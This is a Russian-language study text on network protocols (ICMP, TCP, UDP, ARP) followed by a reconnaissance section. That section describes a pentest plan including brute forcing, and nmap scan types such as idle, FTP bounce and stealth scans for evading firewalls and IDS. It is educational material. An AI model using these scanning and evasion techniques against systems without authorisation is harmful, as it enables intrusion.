
**ICMP** (англ. *Internet Control Message Protocol* — протокол межсетевых управляющих сообщений) — сетевой протокол, входящий в стек протоколов TCP/IP. В основном ICMP используется для передачи сообщений об ошибках и других исключительных ситуациях, возникших при передаче данных, например, запрашиваемая услуга недоступна, или хост, или маршрутизатор не отвечают. Также на ICMP возлагаются некоторые сервисные функции.

**Использование ICMP-сообщений**

* ICMP-сообщения (тип 12) генерируются при нахождении ошибок в заголовке IP-пакета (за исключением самих ICMP-пакетов, дабы не привести к бесконечно растущему потоку ICMP-сообщений об ICMP-сообщениях).
* ICMP-сообщения (тип 3) генерируются маршрутизатором при отсутствии маршрута к адресату.
* Утилита Ping, служащая для проверки возможности доставки IP-пакетов, использует ICMP-сообщения с типом 8 (эхо-запрос) и 0 (эхо-ответ).
* Утилита Traceroute, отображающая путь следования IP-пакетов, использует ICMP-сообщения с типом 11.
* ICMP-сообщения с типом 5 используются маршрутизаторами для обновления записей в таблице маршрутизации отправителя.
* ICMP-сообщения с типом 4 используются получателем (или маршрутизатором) для управления скоростью отправки сообщений отправителем.

**Формат пакета ICMP**  


Пакет ICMP в Wireshark



Пример угроз, которые несет данный протокол.

**ICMP-туннель** — скрытый канал для передачи данных, организованный между двумя узлами, использующий IP-пакеты с типом протокола ICMP (обычно echo request, echo reply).

**Принцип работы**

Узлы обмениваются сообщениями echo request/echo reply, напоминающими работу утилиты ping, однако содержимое сообщений является информацией, передаваемой внутри канала. В случае, если оба узла имеют возможность принимать/отправлять запросы, передача может осуществляться любым узлом; в случае, если один из узлов находится за NAT'ом, он может только отправлять запросы (и получать ответы).

**Использование**

ICMP-туннель используется для обхода запретов на передачу информации на межсетевых экранах.

**ICMP sweep (ping sweep)** - множественный опрос устройств. Примитивная техника опроса icmp echo request узлов в сети. Например утилитой hping. Отличие от обычного пинга в том, что он не дожидается ответа конкретного узла, а посылает на узлы, выбирая их из списка методом round robin. При этом если узел ответил, он удаляется из списка. Процесс считается законченным по таймауту, количеству попыток пинга или если все узлы ответили.

**Литература**: http://book.itep.ru/4/44/icmp\_444.htm

TCP


**Transmission Control Protocol** (TCP, протокол управления передачей) — один из основных протоколов передачи данных интернета, предназначенный для управления передачей данных. Сети и подсети, в которых совместно используются протоколы TCP и IP, называются сетями TCP/IP. В стеке протоколов IP TCP выполняет функции протокола транспортного уровня модели OSI.

Механизм TCP предоставляет поток данных с предварительной установкой соединения, осуществляет повторный запрос данных в случае потери данных и устраняет дублирование при получении двух копий одного пакета, гарантируя тем самым, в отличие от UDP, целостность передаваемых данных и уведомление отправителя о результатах передачи.

Реализации TCP обычно встроены в ядро ОС. Существуют реализации TCP, работающие в пространстве пользователя.

Когда осуществляется передача от компьютера к компьютеру через Интернет, TCP работает на верхнем уровне между двумя конечными системами, например, браузером и веб-сервером. TCP осуществляет надежную передачу потока байтов от одной программы на некотором компьютере к другой программе на другом компьютере (например, программы для электронной почты, для обмена файлами). TCP контролирует длину сообщения, скорость обмена сообщениями, сетевой трафик.

**Структура TCP заголовка**



**Порядковый номер**

Порядковый номер выполняет две задачи:

1. Если установлен флаг SYN, то это изначальный порядковый номер — ISN (Initial Sequence Number), и первый байт данных, которые будут переданы в следующем пакете, будет иметь номер, равный ISN + 1.
2. В противном случае, если SYN не установлен, первый байт данных, передаваемый в данном пакете, имеет этот порядковый номер

Поскольку поток TCP в общем случае может быть длиннее, чем число различных состояний этого поля, то все операции с порядковым номером должны выполняться по модулю 232. Это накладывает практическое ограничение на использование TCP. Если скорость передачи коммуникационной системы такова, чтобы в течение MSL (максимального времени жизни сегмента) произошло переполнение порядкового номера, то в сети может появиться два сегмента с одинаковым номером, относящихся к разным частям потока, и приёмник получит некорректные данные.

**Номер подтверждения**

**Acknowledgment Number (ACK SN)** (32 бита) - если установлен бит ACK, то это поле содержит порядковый номер октета, который отправитель данного сегмента желает получить. Это означает, что все предыдущие октеты (с номерами от ISN+1 до ACK-1 включительно) были успешно получены.

**Флаги (управляющие биты)**

Это поле содержит 6 битовых флагов:

* **URG** — поле *«Указатель важности»* задействовано (англ. *Urgent pointer field is significant*)
* **ACK** — поле *«Номер подтверждения»* задействовано (англ. *Acknowledgement field is significant*)
* **PSH** — (англ. *Push function*) инструктирует получателя протолкнуть данные, накопившиеся в приёмном буфере, в приложение пользователя
* **RST** — оборвать соединения, сбросить буфер (очистка буфера) (англ. *Reset the connection*)
* **SYN** — синхронизация номеров последовательности (англ. *Synchronize sequence numbers*)
* **FIN** (англ. *final*, бит) — флаг, будучи установлен, указывает на завершение соединения (англ. *FIN bit used for connection termination*).

**Тройное рукопожатие**

Все TCP-соединения начинаются с тройного рукопожатия (рис. 1). До того как клиент и сервер могут обмениваться любыми данными приложения, они должны «договориться» о начальном числе последовательности пакетов, а также о ряде других переменных, связанных с этим соединением. Числа последовательностей выбираются случайно на обеих сторонах ради безопасности.


**SYN**

Клиент выбирает случайное число Х и отправляет SYN-пакет, который может также содержать дополнительные флаги TCP и значения опций.

**SYN ACK**

Сервер выбирает свое собственное случайное число Y, прибавляет 1 к значению Х, добавляет свои флаги и опции и отправляет ответ.

**АСК**

Клиент прибавляет 1 к значениям Х и Y и завершает хэндшейк, отправляя АСК-пакет.  
После того как хэндшейк совершен, может быть начат обмен данными. Клиент может отправить пакет данных сразу после АСК-пакета, сервер должен дождаться АСК-пакета, чтобы начать отправлять данные. Этот процесс происходит при каждом TCP-соединении и представляет серьезную сложность плане производительности сайтов. Ведь каждое новое соединение означает некоторую сетевую задержку.

Например, если клиент в Нью-Йорке, сервер – в Лондоне, и мы создаем новое TCP-соединение, это займет 56 миллисекунд. 28 миллисекунд, чтобы пакет прошел в одном направлении и столько же, чтобы вернуться в Нью-Йорк. Ширина канала не играет здесь никакой роли. Создание TCP-соединений оказывается «дорогим удовольствием», поэтому повторное использование соединений является важной возможностью оптимизации любых приложений, работающих по TCP.  
Источник: https://habrahabr.ru/company/webo/blog/326258/

UDP

**UDP** (англ. *User Datagram Protocol* — протокол пользовательских датаграмм) — один из ключевых элементов TCP/IP, набора сетевых протоколов для Интернета. С UDP компьютерные приложения могут посылать сообщения (в данном случае называемые датаграммами) другим хостам по IP-сети без необходимости предварительного сообщения для установки специальных каналов передачи или путей данных. Протокол был разработан Дэвидом П. Ридом в 1980 году и официально определён в RFC 768.

UDP использует простую модель передачи, без неявных «рукопожатий» для обеспечения надёжности, упорядочивания или целостности данных. Таким образом, UDP предоставляет ненадёжный сервис, и датаграммы могут прийти не по порядку, дублироваться или вовсе исчезнуть без следа. UDP подразумевает, что проверка ошибок и исправление либо не нужны, либо должны исполняться в приложении. Чувствительные ко времени приложения часто используют UDP, так как предпочтительнее сбросить пакеты, чем ждать задержавшиеся пакеты, что может оказаться невозможным в системах реального времени. При необходимости исправления ошибок на сетевом уровне интерфейса приложение может задействовать TCP или SCTP, разработанные для этой цели.

Природа UDP как протокола без сохранения состояния также полезна для серверов, отвечающих на небольшие запросы от огромного числа клиентов, например DNS и потоковые мультимедийные приложения вроде IPTV, Voice over IP, протоколы туннелирования IP и многие онлайн-игры.

ARP

**ARP** (англ. *Address Resolution Protocol* — протокол определения адреса) — протокол в компьютерных сетях, предназначенный для определения *MAC-адреса, имея* IP-адрес другого компьютера.

Рассмотрим суть функционирования *ARP* на простом примере. Компьютер А (IP-адрес 10.0.0.1) и компьютер Б (IP-адрес 10.22.22.2) соединены сетью Ethernet. Компьютер А желает переслать пакет данных на компьютер Б, IP-адрес компьютера Б ему известен. Однако сеть Ethernet, которой они соединены, не работает с IP-адресами. Поэтому компьютеру А для осуществления передачи через Ethernet требуется узнать адрес компьютера Б в сети Ethernet (*MAC-адрес* в терминах Ethernet). Для этой задачи и используется протокол ARP. По этому протоколу компьютер А отправляет широковещательный запрос, адресованный всем компьютерам в одном с ним широковещательном домене. Суть запроса: «компьютер с IP-адресом 10.22.22.2, сообщите свой *MAC-адрес* компьютеру с МАС-адресом (напр. a0:ea:d1:11:f1:01)». Сеть Ethernet доставляет этот запрос всем устройствам в том же сегменте Ethernet, в том числе и компьютеру Б. Компьютер Б отвечает компьютеру А на запрос и сообщает свой *MAC-адрес* (напр. 00:ea:d1:11:f1:11) Теперь, получив *MAC-адрес* компьютера Б, компьютер А может передавать ему любые данные через сеть Ethernet.

Наибольшее распространение ARP получил благодаря повсеместности сетей IP, построенных поверх Ethernet, поскольку практически в 100 % случаев при таком сочетании используется ARP. В семействе протоколов IPv6 ARP не существует, его функции возложены на ICMPv6.

Угрозы, которые может нести протокол:

**ARP-spoofing** (ARP — poisoning) — разновидность сетевой атаки типа **MITM** (англ. *Man in the middle*), применяемая в сетях с использованием протокола ARP. В основном применяется в сетях Ethernet. Атака основана на недостатках протокола ARP.

При использовании в распределённой вычислительной сети алгоритмов удалённого поиска существует возможность осуществления в такой сети типовой удалённой атаки «ложный объект распределённой вычислительной системы». Анализ безопасности протокола ARP показывает, что, перехватив на атакующем узле внутри данного сегмента сети широковещательный ARP-запрос, можно послать ложный ARP-ответ, в котором объявить себя искомым узлом (например, маршрутизатором), и в дальнейшем активно контролировать сетевой трафик дезинформированного узла, воздействуя на него по схеме «ложный объект РВС».

**Часть 2**

**Тема:** Сбор информации на сетевом уровне Идентификация узлов, портов, сервисов и приложений в сети.

Задача идентификации сетевых устройств сводится к тому, чтобы заставить удаленную систему прореагировать на какой-либо запрос. Под реакцией понимается генерация какого-либо ответа или сообщения об ошибке.

Этап 2 после рекона сводится к следующему:

1) Скан портов с распределением и проверкой на релевантность.

2) Определение сервисов.

3) Лёгкий брутфорс паролей.

4) Лёгкий поиск cve в технологиях.

5) Полуавтоматический анализ уязвимостей с применением сканеров, фазеров.

6) Полноценный брутфорс.

7) Поиск альтернативных векторов, возврат на уровень рекона.

Сканирование обычно выполняется по следующим протоколам: ICMP, ARP, TCP, UDP

Рассмотрим каждый из них по-отдельности.

**Сканирование. Порты и протоколы**

Рассматривать сканирование будем на примере самой известной утилиты nmap.

**-sS (TCP SYN сканирование)**

SYN это используемый по умолчанию и наиболее популярный тип сканирования. На то есть несколько причин. Он может быть быстро запущен, он способен сканировать тысячи портов в секунду при быстром соединении, его работе не препятствуют ограничивающие брандмауэры. Этот тип сканирования относительно ненавязчив и незаметен, т.к. при таком сканировании TCP соединение никогда не устанавливается до конца. Он работает с любым TCP стеком, не зависит от каких-либо особенностей специфической платформы, как это происходит при сканированиях типа FIN/NULL/Xmas, Maimon и idle сканировании. Он также предоставляет ясную и достоверную дифференциацию между состояниями открыт, закрыт и фильтруется.

Эту технику часто называют сканированием с использованием полуоткрытых соединений, т.к. вы не открываете полного TCP соединения. Вы посылаете SYN пакет, как если бы вы хотели установить реальное соединение и ждете. Ответы SYN/ACK указывают на то, что порт прослушивается (открыт), а RST (сброс) на то, что не прослушивается. Если после нескольких запросов не приходит никакого ответа, то порт помечается как фильтруемый. Порт также помечается как фильтруемый, если в ответ приходит ICMP сообщение об ошибке недостижимости (тип 3, код 1,2, 3, 9, 10 или 13).

**-sT (TCP сканирование с использованием системного вызова connect)**

Это используемый по умолчанию тип TCP сканирования, когда недоступно SYN сканирование. Это происходит в случае, когда у пользователя нет привилегий для использования сырых пакетов или при сканировании IPv6 сетей. Вместо того, чтобы использовать сырые пакеты, как это происходит при большинстве других типов сканирования, Nmap "просит" операционную систему установить соединение с целевой машиной по указанному порту путем системного вызова connect. Это такой же высокоуровневый системный вызов, используемый браузерами, P2P клиентами и другими приложениями для установки соединения. Этот вызов является частью программируемого интерфейса, известного как Berkeley Sockets API. Вместо того, чтобы считывать ответы в форме сырых пакетов, Nmap использует этот API для получения информации о статусе каждой попытки соединения.

При доступности SYN сканирования, оно, безусловно, будет являться лучшим выбором. У Nmap имеется меньше возможностей контролирования высокоуровнего вызова connect по сравнению с сырыми пакетами, что делает его менее эффективным. Системный вызов завершает соединения по открытым портам, вместо того, чтобы использовать полуоткрытые соединения, как в случае с SYN сканированием. Таким образом на получение той же самой информации потребуется больше времени и пакетов, да к тому же целевые машины скорее всего запишут это соединение в свои логи. То же самое сделает и порядочная IDS, хотя большинство машин не имеют такой системы защиты. Многие службы на вашей Unix системе будут добавлять запись в системный лог (syslog), а также сообщение об ошибке, когда Nmap будет устанавливать и закрывать соединение без отправления данных. Некоторые службы даже аварийно завершают свою работу, когда это происходит, хотя это не является обычной ситуацией. Администратор, который увидит в логах группу записей о попытке установки соединения от одной и той же системы, должен знать, что его машина подверглась такому типу сканирования.

**-sU (Различные типы UDP сканирования)**

В то время как большинство сервисов Интернета используют TCP протокол, UDP службы также широко распространены. Тремя наиболее популярными являются DNS, SNMP и DHCP (используют порты 53, 161/162 и 67/68). Т.к. UDP сканирование в общем случае медленнее и сложнее TCP, то многие специалисты по безопасности игнорируют эти порты. Это является ошибкой, т.к. существуют UDP службы, которые используются атакующими. К счастью, Nmap позволяет инвентаризировать UDP порты.

UDP сканирование запускается опцией -sU. Оно может быть скомбинировано с каким-либо типом TCP сканирования, например SYN сканирование (-sS), чтобы использовать оба протокола за один проход.

UDP сканирование работает путем посылки пустого (без данных) UDP заголовка на каждый целевой порт. Если в ответ приходит ICMP ошибка о недостижимости порта (тип 3, код 3), значит порт закрыт. Другие ICMP ошибки недостижимости (тип 3, коды 1, 2, 9, 10 или 13) указывают на то, что порт фильтруется. Иногда, служба будет отвечать UDP пакетом, указывая на то, что порт открыт. Если после нескольких попыток не было получено никакого ответа, то порт классифицируется как открыт|фильтруется. Это означает, что порт может быть открыт, или, возможно, пакетный фильтр блокирует его. Функция определения версии (-sV) может быть полезна для дифференциации действительно открытых портов и фильтруемых.

Большой проблемой при UDP сканировании является его медленная скорость работы. Открытые и фильтруемые порты редко посылают какие-либо ответы, заставляя Nmap отправлять повторные запросы, на случай если пакеты были утеряны. Закрытые порты часто оказываются еще большей проблемой. Обычно они в ответ возвращают ICMP ошибку о недостижимости порта. Но в отличии от RST пакетов отсылаемых закрытыми TCP портами в ответ на SYN или сканирование с установкой соединения, многие хосты ограничивают лимит ICMP сообщений о недостижимости порта по умолчанию. Linux и Solaris особенно строги в этом плане. Например, ядро Linux 2.4.20 ограничивает количество таких сообщений до одного в секунду (в net/ipv4/icmp.c).

Nmap обнаруживает такого рода ограничения и соответственно сокращает количество запросов, чтобы не забивать сеть бесполезными пакетами, которые все равно будут отброшены целевой машиной. К сожалению, при ограничении в стиле Linux (один пакет в секунду) сканирование 65,536 портов займет более 18 часов. К способам увеличения скорости UDP сканирования относятся: параллельное сканирование нескольких хостов, сканирование в первую очередь только наиболее популярных портов, сканирование из-за брандмауэра и использование --host-timeout для пропуска медленных хостов.

**-sN; -sF; -sX (TCP NULL, FIN и Xmas сканирования)**

Эти три типа сканирования используют (другие типы сканирования доступны с использованием опции --scanflags описанной в другой секции) незаметную лазейку в TCP RFC, чтобы разделять порты на открытые и закрытые. На странице 65 RFC 793 говорится, что «если порт назначения ЗАКРЫТ .... входящий сегмент не содержащий RST повлечет за собой отправку RST в ответ.» На следующей странице, где обсуждается отправка пакетов без установленных битов SYN, RST или ACK, утверждается что: «вы вряд ли с этим столкнетесь, но если столкнетесь, то сбросьте сегмент и вернитесь к исходному состоянию.»

Когда сканируется система отвечающая требованиям RFC, любой пакет, не содержащий установленного бита SYN, RST или ACK, повлечет за собой отправку RST в ответ в случае, если порт закрыт, или не повлечет никакого ответа, если порт открыт. Т.к. ни один из этих битов не установлен, то любая комбинация трех оставшихся (FIN, PSH и URG) будет являться правильной. Nmap использует это в трех типах сканирования:

* Null сканирование (-sN)

Не устанавливаются никакие биты (Флагов в TCP заголовке 0)

* FIN сканирование (-sF)

Устанавливается только TCP FIN бит.

* Xmas сканирование (-sX)

Устанавливаются FIN, PSH и URG флаги.

Эти три типа сканирования работают по одной схеме, различия только в TCP флагах установленных в пакетах запросов. Если в ответ приходит RST пакет, то порт считается закрытым, отсутствие ответа означает, что порт открыт|фильтруется. Порт помечается как фильтруется, если в ответ приходит ICMP ошибка о недостижимости (тип 3, код 1, 2, 3, 9, 10 или 13).

Ключевой особенностью этих типов сканирования является их способность незаметно обойти некоторые не учитывающие состояние (non-stateful) брандмауэры и роутеры с функцией пакетной фильтрации. Еще одним преимуществом является то, что они даже чуть более незаметны, чем SYN сканирование. Все же не надо на это полагаться - большинство современных IDS могут быть сконфигурированы на их обнаружение. Большим недостатком является то, что не все системы следуют RFC 793 дословно. Некоторые системы посылают RST ответы на запросы независимо от того, открыт порт или закрыт. Это приводит к тому, что все порты помечаются как закрытые. Основными системами ведущими себя подобным образом являются Microsoft Windows, многие устройства Cisco, BSDI и IBM OS/400. Хотя такое сканирование применимо к большинству систем, основанных на Unix. Еще одним недостатком этих видов сканирования является их неспособность разделять порты на открытые и фильтруемые, т.к. порт помечается как открыт|фильтруется.

**-sA (TCP ACK сканирование)**

Этот тип сканирования сильно отличается от всех других тем, что он не способен определить закрытый порт (или даже открытый|фильтруемый). Он используются для выявления правил брандмауэров, определения учитывают ли он состояние или нет, а также для определения фильтруемых ими портов.

Пакет запроса при таком типе сканирования содержит установленным только ACK флаг (если не используется --scanflags). При сканировании не фильтруемых систем, открытые и закрытые порты оба будут возвращать в ответ RST пакет. Nmap помечает их как не фильтруемые, имея в виду, что они достижимы для ACK пакетов, но неизвестно открыты они или закрыты. Порты, которые не отвечают или посылают в ответ ICMP сообщение об ошибке (тип 3, код 1, 2, 3, 9, 10 или 13), помечаются как фильтруемые.

**-sW (TCP Window сканирование)**

Этот тип сканирования практически то же самое, что и ACK сканирование, за исключением того, что он использует особенности реализации различных систем для разделения портов на открытые и закрытые, вместо того, чтобы всегда при получении RST пакета выводить не фильтруется. Это осуществляется путем анализа TCP Window поля полученного в ответ RST пакета. В некоторых системах открытые порты используют положительное значение этого поля (даже в RST пакетах), а закрытые - нулевое. Поэтому вместо того, что все время при получении RST пакета в ответ помечать порты как не фильтруемые, при Window сканировании порты помечаются как открытые или закрытые, если значение поля TCP Window положительно или равно нулю соответственно.

Этот тип сканирования основывается на особенностях реализации меньшинства систем в Интернете, поэтому вы не можете все время доверять ему. В общем случае в системах, не имеющих таких особенностей, все порты будут помечаться как закрытые. Конечно, это возможно, что у машины действительно нет открытых портов. Если большинство просканированных портов закрыты, и лишь несколько распространенных портов (таких как 22, 25, 53) фильтруются, то скорее всего результатам сканирования можно доверять. Иногда, системы будут вести себя прямо противоположным образом. Если в результате сканирования будет найдено 1000 открытых портов и 3 закрытых или фильтруемых, то как раз эти 3 могут оказаться действительно открытыми.

**-sM (TCP сканирование Мэймона (Maimon))**

Этот тип сканирования носит имя своего первооткрывателя, Уриела Мэймона (Uriel Maimon). Он описал эту технику в журнале *Phrack* Magazine, выпуск #49 (Ноябрь 1996). Версия Nmap с поддержкой этого типа сканирования была выпущена через два номера. Техника практически такая же как и при NULL, FIN и Xmas сканированиях, только в качестве запросов используются запросы FIN/ACK. Согласно RFC 793 (TCP), в ответ на такой запрос должен быть сгенерирован RST пакет, если порт открыт или закрыт. Тем не менее, Уриел заметил, что многие BSD системы просто отбрасывают пакет, если порт открыт.

**--scanflags (Заказное TCP сканирование)**

Действительно продвинутым пользователям Nmap не нужды ограничивать себя заранее приготовленными типами сканирования. С помощью опции --scanflags вы можете разработать свой тип сканирования путем задания специфичных TCP флагов. Используйте свое воображение, обходя системы обнаружения вторжений, чьи производители просто просмотрели справочное руководство Nmap, путем задания собственных правил!

Аргументом опции --scanflags может быть числовое значение, например, 9 (PSH и FIN флаги), но использование символьных имен намного проще. Используйте любые комбинации URG, ACK, PSH, RST, SYN и FIN. Например, опцией --scanflags URGACKPSHRSTSYNFIN будут установлены все флаги, хотя это и не очень полезно для сканирования. Порядок задания флагов не имеет значения.

В добавлении к заданию желаемых флагов, вы также можете задать тип TCP сканирования (например, -sA или -sF). Это укажет Nmap на то, как необходимо интерпретировать ответы. Например, при SYN сканировании отсутствие ответа указывает на фильтруемый порт, тогда как при FIN сканировании - на открытый|фильтруемый. Nmap будет осуществлять заданный тип сканирования, но используя указанные вами TCP флаги вместо стандартных. Если вы не указываете тип сканирования, то по умолчанию будет использоваться SYN.

**-sI *<зомби\_хост>*[:*<порт>*] ("ленивое" idle сканирование)**

Этот продвинутый метод сканирования позволяет осуществить действительно незаметное TCP сканирование портов цели (имеется в виду, что никакие пакеты не отсылаются на целевую машину с вашего реального IP адреса). Вместо этого, на зомби машине используется предсказуемая последовательность генерации ID IP фрагментов для сбора информации об открытых портах цели. Системы IDS будут считать, что сканирование производится с заданной вами зомби машины (которая должна работать и удовлетворять определенным критериям). Подробное описание можно найти по адресу: <https://nmap.org/book/idlescan.html>.

Помимо его незаметности (в силу своей природы), этот тип сканирования также позволяет определять основанные на IP доверительные отношения между машинами. Список открытых портов показывает открытые порты *с точки зрения зомби машины.* Поэтому вы можете попробовать просканировать цель используя различные зомби машины, которым, вы считаете, возможно будут доверять (посредством правил роутера/пакетного фильтра).

Вы можете добавить номер порта после двоеточия к зомби хосту, если хотите использовать конкретный порт. По умолчанию будет использоваться порт 80.

Порты также могут быть заданы именами, которым они соответствуют в файле nmap-services. Вы даже можете использовать шаблоны \* и ? в именах. Например, чтобы просканировать ftp и все порты начинающиеся с http используйте -p ftp,http\*. В таких случаях лучше брать аргументы -p в кавычки.

Диапазоны портов заключаются в квадратные скобки; будут просканированы порты из этого диапазона, встречающиеся в nmap-services. Например, с помощью следующей опции будут просканированы все порты из nmap-services равные или меньше 1024: -p [-1024]. В таких случаях лучше брать аргументы -p в кавычки.

**-sO (Сканирование IP протокола)**

Сканирование такого типа позволяет определить, какие IP протоколы (TCP, ICMP, IGMP и т.д.) поддерживаются целевыми машинами. Технически такое сканирование не является разновидностью сканирования портов, т.к. при нем циклически перебираются номера IP протоколов вместо номеров TCP или UDP портов. Хотя здесь все же используется опция -p для выбора номеров протоколов для сканирования, результаты выдаются в формате таблицы портов, и даже используется тот же механизм сканирования, что и при различных вариантах сканирования портов. Поэтому он достаточно близок к сканированию портов и описывается здесь.

Помимо полезности непосредственно в своей сфере применения, этот тип сканирования также демонстрирует всю мощь открытого программного обеспечения (open-source software). Хотя основная идея довольна проста, я никогда не думал включить такую функцию в Nmap, и не получал запросов на это. Затем, летом 2000-го, Джерард Риджер (Gerhard Rieger) развил эту идею, написал превосходный патч воплощающий ее и отослал его на *nmap-hackers* рассылку. Я включил этот патч в Nmap и на следующий день выпустил новую версию. Лишь единицы коммерческого программного обеспечения могут похвастаться пользователями, достаточно полными энтузиазма для разработки и предоставления своих улучшений!

Способ работы этого типа сканирования очень похож на реализованный в UDP сканировании. Вместо того, чтобы изменять в UDP пакете поле, содержащее номер порта, отсылаются заголовки IP пакета, и изменяется 8 битное поле IP протокола. Заголовки обычно пустые, не содержащие никаких данных и даже правильного заголовка для требуемого протокола. Исключениями являются TCP, UDP и ICMP. Включение правильного заголовка для этих протоколов необходимо, т.к. в обратном случае некоторые системы не будут их отсылать, да и у Nmap есть все необходимые функции для их создания. Вместо того, чтобы ожидать в ответ ICMP сообщение о недостижимости порта, этот тип сканирования ожидает ICMP сообщение о недостижимости *протокола*. Если Nmap получает любой ответ по любому протоколу, то протокол помечается как открытый. ICMP ошибка о недостижимости протокола (тип 3, код 2) помечает протокол как закрытый. Другие ICMP ошибки недостижимости (тип 3, код 1, 3, 9, 10 или 13) помечают протокол как фильтруемый (в то же время они показывают, что протокол ICMP открыт). Если не приходит никакого ответа после нескольких запросов, то протокол помечается как открыт|фильтруется.

**-b *<FTP хост>* (FTP bounce сканирование)**

Интересной возможностью FTP протокола (RFC 959) является поддержка так называемых прокси FTP соединений. Это позволяет пользователю подключиться к одному FTP серверу, а затем попросить его передать файлы другому. Это является грубым нарушением, поэтому многие сервера прекратили поддерживать эту функцию. Используя эту функцию, можно осуществить с помощью данного FTP сервера сканирование портов других хостов. Просто попросите FTP сервер переслать файл на каждый интересующий вас порт целевой машины по очереди. Сообщение об ошибке укажет: открыт порт или нет. Это хороший способ обхода брандмауэров, т.к. организационные FTP сервера обычно имеют больше доступа к другим внутренним хостам, чем какие-либо другие машины. В Nmap такой тип сканирования задается опцией -b. В качестве аргумента ей передается *<имя\_пользователя>*:*<пароль>*@*<сервер>*:*<порт>*. *<Сервер>* - это сетевое имя или IP адрес FTP сервера. Как и в случае в обычными URL, вы можете опустить *<имя\_пользователя>*:*<пароль>*, тогда будут использованы анонимные данные (пользователь: anonymous пароль:-wwwuser@). Номер порта (и предшествующее ему двоеточие) также можно не указывать; тогда будет использован FTP порт по умолчанию (21) для подключения к *<серверу>*.

Эта уязвимость была широко распространена в 1997, когда была выпущена Nmap, но теперь почти везде исправлена. Уязвимые сервера по-прежнему есть, так что, если ничего другое не помогает, то стоит попробовать. Если вашей целью является обход брандмауэра, то просканируйте целевую сеть на наличие открытого порта 21 (или даже на наличие любых FTP служб, если вы используете определение версии), а затем попробуйте данный тип сканирования с каждым из найденных. Nmap скажет вам, уязвим хост или нет. Если вы просто пытаетесь замести следы, то вам нет необходимости (и, фактически, не следует) ограничивать себя только хостами целевой сети. Перед тем как вы начнете сканировать произвольные Интернет адреса на наличие уязвимого FTP сервера, имейте ввиду, что многим системным администраторам это не понравится.

**определение сервисов**

